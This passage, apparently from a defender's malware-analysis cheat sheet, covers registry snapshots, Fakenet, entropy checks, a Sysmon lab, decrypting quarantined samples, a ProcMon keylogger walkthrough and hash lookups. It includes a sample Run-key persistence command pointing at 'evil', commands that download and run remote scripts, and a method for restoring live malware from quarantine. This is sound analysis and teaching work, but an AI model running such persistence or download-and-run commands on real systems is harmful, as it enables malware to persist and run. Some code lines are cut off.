
```
#pull it
wget -usebasicparsing https://github.com/Seabreg/Regshot/raw/master/Regshot-x64-A
.\regshot.exe

#run the GUI for the first 'clean' reg copy. Takes about a minute and a half

#add something malicious as a test if you want
REG ADD HKEY_CURRENT_USER\SOFTWARE\Microsoft\CurrentVersion\Run /v 1 /d "C:\evil.

## now run the GUI for the second time

# then run the comparison
Slightly noisy but does catch the reg changes.
```





Registry snapshot via PwSh

Lee Holmes dropped some serious PowerShell knowledge in this Twitter exchange 1, 2. This takes longer than Regshot, but if you wanted to stick to PwSh and not use tooling you can.

```
#Base snapshot
gci -recurse -ea ignore -path HKCU:\,HKLM:\ | % {[PSCustomObject] @{Name = $_.Nam

## Execute malware

#New shapshot
gci -recurse -ea ignore -path HKCU:\,HKLM:\ | % {[PSCustomObject] @{Name = $_.Nam

#Compare
diff (gc .\test.txt) (gc .\test2.txt) -Property Name,Value
```

Fakenet

Use fakenet in an Windows machine that doesn't have a network adapter. Fakenet will emulate a network and catch the network connections malware will try to make.

Fireup fakenet, and then execute the malware.

- Some malware will require specfic responses to unravel further.
- I'd reccomend inetsim where you encounter this kind of malware, as inetsim can emulate files and specific responses that malware calls out for

```
      DNS Server] Received A request for domain 'crl4.digicert.com'.
        Diverter] msiexec.exe (6644) requested TCP 192.0.2.123:80
  HTTPListener80]   GET /DigiCertTrustedG4CodeSigningRSA4096SHA3842021CA1.crl HTTP/1.1
  HTTPListener80]   Connection: Keep-Alive
  HTTPListener80]   Accept: */*
  HTTPListener80]   User-Agent: Microsoft-CryptoAPI/10.0
  HTTPListener80]   Host: crl4.digicert.com
  HTTPListener80]
```

Entropy

Determining the entropy of a file may be important. The closer to 8.00, it's encrypted, compressed, or packed.

The linux command `ent` is useful here. `binwalk -E` is a posssible alternative, however I have found it less than reliable

The screenshot belows shows a partially encrytped file in the first line, and then a plain text txt file in the second line.

```
[25-Jan-22 09:45:36 EST] remnux/Desktop
> ent 5a73187714f8001ba43e6d4bdbcf091df9fa19f9ed34c7b53ca06fb3d0883667
Entropy = 7.597955 bits per byte.

Optimum compression would reduce the size
of this 944 byte file by 5 percent.

Chi square distribution for 944 samples is 546.98, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 150.3941 (127.5 = random).
Monte Carlo value for Pi is 2.496815287 (error 20.52 percent).
Serial correlation coefficient is 0.164411 (totally uncorrelated = 0.0).
[25-Jan-22 09:45:39 EST] remnux/Desktop
> ent test_not_encyrpted.txt
Entropy = 3.240224 bits per byte.

Optimum compression would reduce the size
of this 15 byte file by 59 percent.

Chi square distribution for 15 samples is 479.93, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 98.3333 (127.5 = random).
Monte Carlo value for Pi is 4.000000000 (error 27.32 percent).
```

Sysmon as a malware lab

Run this script, which will install Sysmon and Ippsec's Sysmon-steamliner script (powersiem.ps1)

Run powersiem.ps1, then detonate your malware. In PowerSiem's output, you will see the affects of the malware on the host


```
#download script


wget -useb https://gist.githubusercontent.com/Purp1eW0lf/d669db5cfca9b020a7f7c982

#start sysmon lab
./Sysmon_Lab.ps1

#start powersiem.ps1
C:\users\*\Desktop\SysmonLab\PowerSiem.ps1

#detonate malware
```





Unquarantine Malware

Many security solutions have isolation techniques that encrypt malware to stop it executing.

For analysis, we want to decrypt it using scripts like this

```
[30-Mar-22 08:49:18 EDT] remnux/Desktop
> file 05AF02F6A5494B1596AE7469A1FC595E.MAL
05AF02F6A5494B1596AE7469A1FC595E.MAL: data
[30-Mar-22 08:49:21 EDT] remnux/Desktop
> strings 05AF02F6A5494B1596AE7469A1FC595E.MAL | head -n 5
ffff
ffff
ffff
ffff
ffff
[30-Mar-22 08:49:23 EDT] remnux/Desktop
```

```
# install the dependencies
sudo apt update
sudo apt install libcrypt-rc4-perl

# pull the script
wget http://hexacorn.com/d/DeXRAY.pl

#execute the script
perl ./DeXRAY.pl x.MAL
```

```
[30-Mar-22 08:50:35 EDT] remnux/Desktop
> perl ./DeXRAY.pl 05AF02F6A5494B1596AE7469A1FC595E.MAL

================================================================
 dexray v2.32, copyright by Hexacorn.com, 2010-2022
 Trend&Kaspersky decryption based on code by Optiv
 McAfee BUP decryption code by Brian Maloney
 Much better Symantec VBN support code by Brian Maloney
 Kaspersky System Watcher decryption by Luis Rocha&Antonio Monaca
 Sentinel One decryption research by MrAdz350
 Microsoft AV/Security Essentials by Corey Forman /fetchered/
 Cisco AMP research by @r0ns3n
 Thx to Brian Baskin, James Habben, Brian Maloney, Luis Rocha,
 Antonio Monaca, MrAdz350, Corey Forman /fetchered/, @r0ns3n
 Tony, Jordan Meurer, Oskar
================================================================
Processing file: '05AF02F6A5494B1596AE7469A1FC595E.MAL'
 -> '05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000 SentinelOne.out' - Sentinel One File
 -> ofs='0' (00000000)
```

And we get a working un-quarantined malware sample at the other side

```
[30-Mar-22 08:54:11 EDT] remnux/Desktop
> file 05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000_SentinelOne.out
05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000_SentinelOne.out: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
[30-Mar-22 08:54:16 EDT] remnux/Desktop
> strings 05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000_SentinelOne.out | head -n 5
!This program cannot be run in DOS mode.
.text
`.rsrc
@.reloc
zF(L
```

Process Monitor

▶ section contents

ProcMon is a great tool to figure out what a potentially malicious binary is doing on an endpoint.


There are plenty of alternatives to monitor the child processes that a parent spawns, like any.run. But I'd like to focus on the free tools to be honest.

Keylogger Example


Let's go through a small investigation together, focusing on a real life keylogger found in an incident

Clearing and Filtering

When I get started with ProcMon, I have a bit of a habit. I stop capture, clear the hits, and then begin capture again. The screenshot details this as steps 1, 2, and 3.




I then like to go to filter by process tree, and see what processes are running




Process tree

When we look at the process tree, we can see something called Keylogger.exe is running!




Right-click, and add the parent-child processes to the filter, so we can investigate what's going on




Honing in on a child-process

ProcMon says that keylogger.exe writes something to a particular file....




You can right click and see the properties



Zero in on malice

And if we go to that particular file, we can see the keylogger was outputting our keystrokes to the policy.vpol file



That's that then, ProcMon helped us figure out what a suspicious binary was up to!

Hash Check Malware

▶ section contents

Word of Warning

Changing the hash of a file is easily done. So don't rely on this method. You could very well check the hash on virus total and it says 'not malicious', when in fact it is recently compiled by the adversary and therefore the hash is not a known-bad

And BTW, do your best NOT to upload the binary to VT or the like, the straight away. Adversaries wait to see if their malware is uploaded to such blue team websites, as it gives them an indication they have been burned. This isn't to say DON'T ever share the malware. Of course share with the community....but wait unitl you have stopped their campaign in your environment


Collect the hash

In Windows

```
get-filehash file.txt
# optionally pipe to |fl or | ft
```

In Linux

```
sha256sum file.txt
```




Check the hash

Virus Total

